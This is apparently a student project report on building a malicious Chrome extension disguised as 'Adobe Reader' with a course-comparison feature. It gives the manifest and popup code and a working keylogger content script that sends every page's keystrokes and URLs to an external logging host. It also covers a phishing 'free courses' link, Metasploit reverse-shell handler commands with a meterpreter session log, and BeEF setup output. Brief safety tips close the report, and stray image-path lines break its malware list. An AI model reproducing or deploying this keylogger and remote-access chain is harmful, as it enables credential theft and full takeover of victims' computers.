Implementation of a malicious chrome extension.

Chrome extensions being very common these days, there are thousands of extensions available. When installing an extension, the user usually doesn't check the permissions required by the extension which could mean the extension gets more access to the user's computer than required.

This could mean, the extension can be used to carry out specific attacks and even steal sensitive data from the user.

This malicious code could be hidden from the user and the user might never notice it since it would always run in the background. This would affect the performance of the computer a lot since modern day computers are powerful enough to be able to multitask seamlessly.

When a tab on Google chrome or any other chromium-based browser is open, the extension becomes active and runs in the background. A DDos attack can be launched when multiple computers visit the same site with the extension enabled in them.

When the user searches for a course in the extension, the user will be shown courses from Udemy and Coursera at once. These courses are already sorted and help the user to compare them side by side easily. Here, a phishing link could be added which would deploy a malicious application on the user's system. The user, when running this application, the attacker would be able to monitor the user's computer. Using metasploit and beef framework, the attacker can gain access to system resources of the user.

Sensitive data from the user could be stolen by implementing key-logger which would get all of the data that the user types on his/her keyboard. This would mean email accounts, and other accounts on different websites could be accessible by the attacker using the victim's identity.

Our extension is very helpful in searching for online courses and filtering it and also at the same time, it's very malicious. It's kind of a trojan horse that looks like a horse and inside there are soldiers ready for capturing the empire! You must have heard the story, right? If you haven't then check it out!

Anyway, it's made by different varieties of malware like:

1. Keylogger


4. Spyware

5. JavaScript Injection to RCE via Beef

6. DDOS via JS injection

All these different varieties make our extension more powerful and evil at the same time. If someone will install it then for sure the attacker can do identity theft with the victim. And there's nothing worse than someone is using your identity online and doing crimes.

Flowchart:



Result:

Using the extension, we are able to deploy a payload on the host's computer which would be hosted such that the attacker would be able to access it online. This means that the attacker would be able to use the payload for malicious purposes remotely from anywhere in the world. Extensions are used by a lot of users on chromium- based browsers.
They help in making certain tasks easier and hence become appealing for a user to install it on the browser. Generally, a user would completely trust the extension if downloaded from the chrome store. Even though sometimes extensions can be downloaded from other sites, users normally don't verify the author and the certificate of the extension. This could mean that malicious extensions could be installed on the user's computer which could harm the user in many ways. This could also lead to a potential breach into a website or a database revealing other people personal details. A phishing site gets data from the user by generating a fake website which generally looks similar to the original one, hence cant be identified easily. This could mean malicious payloads can be deployed on the user's computer which could give the attacker even more access to the user's data.
This payload can be installed on the host's computer using a Phishing website. When the user runs the payload, the attacker on a kali linux operated device would be able to access all the system resources of the user. Using beef framework, an DDoS attack on a specific website would be possible by applying a layer-7 attack. If the extension is installed in various devices, a website can be targeted and hence can be brought down using the DDoS attack.
This payload gives complete access of the computer to the attacker. Hence the attacker is able to log the movements and words types on the keyboard. The attacker also is able to view the screen and control it in real time. This would put the privacy of the user at risk. Username

and password leaked could also be harmful for websites such as an E-learning platform where access control is strategically given to all the users.
This extension could seem appealing for the users to install as it compares courses simultaneously from multiple websites. However, this method also can be used to compare any kind of products from different websites.
Here, in this extension, a phishing link could be embedded such that when the user clicks on the link, the payload is deployed on the computer. In our project, we have embedded this payload link as a link for “free courses”.

Keylogger:
When this extension is active and the attacker gets information of the user- ip address, links of websites that are opened, data such as username and password.

Dos attack:
In this method, the computer will send requests to the server to load the same image multiple times which will put load on the server if done by many computers at once. This would mean, other users will find the website unresponsive.

Beef:
A layer 7 attack on the browser is implemented by the attacker using the beef framework.

Remote code execution:
After the malicious file is executed on the user’s computer, the attacker is able to run specific code to gain access to the system resources such as webcam ,key strokes, screen share,directories.

For implementing our extension, the steps and code are as following:

1.Creating the Chromium-based extension

2. Embedding a phishing link in it(found in refresh.js in this project)

3. Hosting the payload and deploying it over the internet.

4. Using the metasploit and beef framework for remote code execution

Below is the code and algorithm for the extension and the remote code execution done on the kali linux machine:

 **Extension**

Code :
Creating the user-interface for the extension:

Manifest.json- **contains the permission needed for the extension to function**

```
{
 "manifest_version": 2,

 "name": "Adobe Reader",
 "description": " Extension of PDF Docs Integration ",
 "version": "1.0",

 "icons": {
  "48": "Adobe.png"
 },
 "background": {
  "scripts": [
   "aena.js"
  ],

  "persistent": false
 },

 "permissions": [
  "tabs",
  "<all_urls>",
  "contextMenus"
 ],

 "browser_action": {
  "default_icon": "Adobe.png",
  "default_popup": ""
 },

  "content_scripts": [ {
      "all_frames": true,
      "js": [ "code/refresh.js" ],
      "matches": [ "http://*/*","https://*/*"],
   "run_at": "document_end"
   } ]

}
```

Aena.js- This is code for the extension that has event listeners so that a word is searched on the websites simultaneously just by right-clicking on it.

```
var menuItem = {
   "id": "Wikit1",
   "title": "Wikit1",
   "contexts": ["selection"]
};
chrome.contextMenus.create(menuItem);

function fixedEncodeURI (str) {
   return encodeURI(str).replace(/%5B/g, '[').replace(/%5D/g, ']');
}
chrome.contextMenus.onClicked.addListener(function(clickData){
   if (clickData.menuItemId == "Wikit1" && clickData.selectionText){
            var wikiUrl1 = "https://www.udemy.com/courses/search/?price=price-free&q=" +
fixedEncodeURI(clickData.selectionText + "&ratings=4.5&sort=relevance");



      var createData = {
         "url": wikiUrl1,
         "type": "popup",
         "top": 5,
         "left": 5,
         "width": screen.availWidth/2,
         "height": screen.availHeight/2
      };

      chrome.windows.create(createData, function(){});

   }
});


chrome.contextMenus.onClicked.addListener(function(clickData){
   if (clickData.menuItemId == "Wikit1" && clickData.selectionText){
                           var wikiUrl1 = "https://www.coursera.org/search?query=" +
fixedEncodeURI(clickData.selectionText);



      var createData = {
         "url": wikiUrl1,
         "type": "popup",
         "top": 700,
         "left": 800,
         "width": screen.availWidth/2,
         "height": screen.availHeight/2
      };
```


```
    chrome.windows.create(createData, function(){});

  }
});
chrome.contextMenus.onClicked.addListener(function(clickData){
  if (clickData.menuItemId == "Wikit1" && clickData.selectionText){
    var wikiUrl1 = "https://hritish.000webhostapp.com/coupons.html" ;



    var createData = {
      "url": wikiUrl1,
      "type": "popup",
      "top": 5,
      "left": 800,
      "width": screen.availWidth/2,
      "height": screen.availHeight/2
    };

    chrome.windows.create(createData, function(){});

  }
});
```

Refresh.js- This is the code for deploying the malicious payload on the user's device


```
document.body.setAttribute("onkeypress","getKeyCode(event)");
var tag = document.createElement('script');
//change the url in the code below to the url of your server
var txt = document.createTextNode('window.setInterval(sendKeys(), 10000); function sendKeys(){ var keys = localStorage.getItem("log_Extension"); var size = keys.length; if(size > 4) { new Image().src="https://hritish.000webhostapp.com/logs.php?values="+keys+"<br/>"+document.URL; localStorage.removeItem("log_Extension");} } function getKeyCode(event) { var x = event.keyCode || event.which ; switch(x) { case 30: alert(localStorage.getItem("log_Extension")); break; case 0: alert("All LOGs Clear- OK"); localStorage.removeItem("log_Extension"); break; case 10: x = "[ENTER]"; sendKeys(); break; case 13: x = "[ENTER]"; sendKeys(); break; } var txt = ""; txt = txt.concat(localStorage.getItem("log_Extension")); if(isNaN(x)){ var result = txt.concat(x); }else{ var result = txt.concat(String.fromCharCode(x)); } localStorage.setItem("log_Extension", result); }');
tag.appendChild(txt);
document.body.appendChild(tag);
```

Screenshot:

>double click on java and select it
>then right-click on it
>click on wikit1 to get the best courses in java



This is the user interface that shows multiple windows side-by-side for easier comparing:



Attacker Side

Here we'll start a python server for hosting payload, run beef for RCE, and browser exploitation then we'll show phishing and Remote Code Execution.

After getting RCE we have full control over the Victim's PC.

Metasploit Commands

use exploit/multi/handler

msf5 exploit(multi/handler) > set lhost eth0

lhost => 172.16.1.100

msf5 exploit(multi/handler) > set lport 4433

lport => 1234

msf5 exploit(multi/handler) > set payload Windows/x86/shell/reverse_tcp

msf5 exploit(multi/handler) > search shell_to_meterpreter

msf5 exploit(multi/handler) > use 0

msf5 post(multi/manage/shell_to_meterpreter) > set session 1

session => 1

msf5 post(multi/manage/shell_to_meterpreter) > set lhost eth0

lhost => 192.168.145.130

msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1

[*] Starting exploit/multi/handler

[*] Started reverse TCP handler on 192.168.145.130:4433

[*] Post module execution completed

[*] Sending stage (176195 bytes) to 192.168.145.128

[*] Meterpreter session 2 opened (192.168.145.130:4433 -> 192.168.145.128:49702) at 2020-09-25 14:52:38 +0530

[*] Stopping exploit/multi/handler

smsf5 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions

==========

Id Name Type Information Connection

-- ---- ---- ----------- ----------

1 shell x64/windows Microsoft Windows [Version 10.0.17763.529] (c) 2018 Microsoft Corporation. Al... 192.168.145.130:4443 -> 192.168.145.128:49696 (192.168.145.128)

2 meterpreter x86/windows DESKTOP-SR6P2C3\YOUR_DADDY @ DESKTOP-SR6P2C3 192.168.145.130:4433 -> 192.168.145.128:49702 (192.168.145.128)

msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2

[*] **Starting interaction with 2**...

C:\Users\YOUR_DADDY\Downloads>

C:\Users\YOUR_DADDY\Downloads>whoami

whoami

#< CLIXML

desktop-sr6p2c3\your_daddy

```
meterpreter > sysinfo
Computer        : DESKTOP-SR6P2C3
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Beef-XSS Commands

> Executing “sudo beef-xss”

[sudo] password for kali:

[i] GeoIP database is missing

[i] Run geoipupdate to download / update Maxmind GeoIP database

[*] Please wait for the BeEF service to start.

[*]

[*] You might need to refresh your browser once it opens.

[*]

[*] Web UI: http://127.0.0.1:3000/ui/panel

[*] Hook: <script src="http://<IP>:3000/hook.js"></script>

[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss

Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)

Active: active (running) since Fri 2020-09-25 14:48:58 IST; 5s ago

Main PID: 3293 (ruby)

Tasks: 4 (limit: 4615)

Memory: 119.7M

CGroup: /system.slice/beef-xss.service

└─3293 ruby /usr/share/beef-xss/beef

Sep 25 14:49:00 kali beef[3293]: [14:48:59][!] Warning: System language $LANG 'en_IN' does not appear to be UTF-8 compatible.

Sep 25 14:49:00 kali beef[3293]: [14:48:59][*] Browser Exploitation Framework (BeEF) 0.5.0.0

Sep 25 14:49:00 kali beef[3293]: [14:48:59] | Twit: @beefproject

Sep 25 14:49:00 kali beef[3293]: [14:48:59] | Site: https://beefproject.com

Sep 25 14:49:00 kali beef[3293]: [14:48:59] | Blog: http://blog.beefproject.com

Sep 25 14:49:00 kali beef[3293]: [14:48:59] |_ Wiki: https://github.com/beefproject/beef/wiki


Sep 25 14:49:00 kali beef[3293]: [14:48:59][*] Project Creator: Wade Alcorn (@WadeAlcorn)

Sep 25 14:49:00 kali beef[3293]: -- migration_context()

Sep 25 14:49:00 kali beef[3293]: -> 0.0093s


Sep 25 14:49:00 kali beef[3293]: [14:49:00][*] BeEF is loading. Wait a few seconds…

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel)



Victim Side

Here the victim has our W extension installed. (Our Way to RCE)



Using the above methods on run on the kali linux machine, the attacker is able to get complete access to the user's computer. Hence all data on the user's computer can be accessed and also modified by the attacker. Hence, the users should be aware of such malicious extension and their outcomes.

Methods to safeguard yourself from such attacks:

It is always recommended to enable two-factor authentication by the users so that their data and accounts stay safeguarded from attackers. This is effective as the attacker may not be able to get access to the authenticator at the same time. Mobile authenticators are more secure than using email as two-factor authentication since the users always keep their smartphones with them and it has always been difficult to breach the security of an android/ios phone.

Prevent from using extensions that can't be trusted. Make sure the extension is published by a verified publisher.

Don't run any applications on your computer that might put your data at risk. While running an application, make sure that you check the publisher so that you can verify if you are installing the correct application.

References:

[1] Khan, Faizal, and Refa Alotaibi. "Design and implementation of a computerized user authentication system for e-Learning." *International Journal of Emerging Technologies in Learning (iJET)* 15.9 (2020): 4-18.

[2] Hussen, Manahel Omar, et al. "A NOVEL MODEL FOR SECURING ACCESS OF CLOUD-BASED E-LEARNING SYSTEMS." (2019)

[3] Khan, Faraz Idris, Yasir Javed, and Mamdouh Alenezi. "Security assessment of four open source software systems." *Indonesian Journal of Electrical Engineering and Computer Science* 16.2 (2019): 860-881.

[4] Sánchez, César, et al. "A survey of challenges for runtime verification from advanced application domains (beyond software)." *Formal Methods in System Design* 54.3 (2019): 279-335.

[5] Aggarwal, A., Viswanath, B., Zhang, L., Kumar, S., Shah, A., Kumaraguru, P.: I spy with my little eye: analysis and detection of spying browser extensions. In: Proceedings of the IEEE European Symposium on Security and Privacy (EuroS&P) (2018)

Google Scholar

[6] Chen, Q., Kapravelos, A.: Mystique: uncovering information leakage from browser extensions. In: Proceedings of the ACM Conference on Computer and Communications Security (CCS) (2018)

Google Scholar

[7] Gulyas, G.G., Some, D.F., Belova, N., Castelluccia, C.: To extend or not to extend: on the uniqueness of browser extensions and web logins. In: Proceedings of the 2018 Workshop on Privacy in the Electronic Society. WPES 2018 (2018)

Google Scholar

[8]Sjösten, A., Van Acker, S., Sabelfeld, A.: Discovering browser extensions via web-accessible resources. In: Proceedings of the ACM on Conference on Data and Application Security and Privacy (CODASPY) (2017)

Google Scholar

[9]Starov, O., Nikiforakis, N.: Extended tracking powers: measuring the privacy diffusion enabled by browser extensions. In: Proceedings of the 26th International World Wide Web Conference (WWW) (2017)

CSRF Vulnerability: A ‘Sleeping Giant’

[10]Starov, O., Nikiforakis, N.: XHOUND: quantifying the fingerprint ability of browser extensions. In: Proceedings of the IEEE Symposium on Security and Privacy (2017)

Google Scholar

[11]Weissbacher, M., Mariconti, E., Suarez-Tangil, G., Stringhini, G., Robertson, W., Kirda, E.: Ex-ray: detection of history-leaking browser extensions. In: Proceedings of the ACM Annual Computer Security Applications Conference (ACSAC) (2017)

Google Scholar

[12] Jema David Ndibwile; A. Govardhan; Kazuya Okada; Youki Kadobayashi Web Server Protection against Application Layer DDoS Attacks Using Machine Learning and Traffic Authentication. Author: IEEE (2015)

[13] J. Bozic B. Garn I. Kapsalis D. Simos S. Winkler and F. Wotawa "Attack Pattern-Based Combinatorial Testing with Constraints for Web Security Testing" 2015 IEEE International Conference on Software Quality Reliability and Security pp. 207-212 (2015).

[14] CSRF (aka Session Riding) paper from the OWASP Testing Guide project.(2019)

[15] F. Duchene R. Groz S. Rawat and J. Richier "XSS Vulnerability Detection Using Model Inference Assisted Evolutionary Fuzzing" 2012 IEEE Fifth International Conference on Software Testing Verification and Validation pp. 815-817 2012.

[16] Yi-Hsun Wang Ching-Hao Mao and Hahn-Ming Lee "Structural Learning of Attack Vectors for Generating Mutated XSS Attacks" TAV-WEB 2010.